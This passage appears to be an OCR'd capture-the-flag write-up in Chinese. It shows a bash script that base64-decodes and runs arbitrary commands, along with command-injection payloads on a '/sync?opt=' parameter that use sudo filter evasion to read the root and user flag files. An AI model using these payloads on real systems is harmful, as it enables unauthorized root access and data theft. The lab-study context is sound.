
看起來可以進行反彈shell，且需進行base64編碼




```
#!/bin/bash

if [ "$1" == "cmd" ]; then
    echo "Trying to execute ${2}"
    CMD=$(echo -n ${2} | base64 -d)
    bash -c "$CMD"
fi
bash: -c: option requires an argument
```


沒辦法直接反彈shell，
也無法直接下載檔案來進行反向，

查看id確認是root



可以直接讀到root flag <=正常可以反彈或下載並執行反彈shell，但一直失敗

```
/sync?opt= ' su\do /home/themiddle/.monit cmd Y2F0IC9yb290L3Jvb3QudHh0Cg=='
```



user flag

```
/sync?opt= ' su\do /home/themiddle/.monit cmd
Y2F0IC9ob21lL3RoZW1pZGRsZS91c2VyLnR4dAo'
```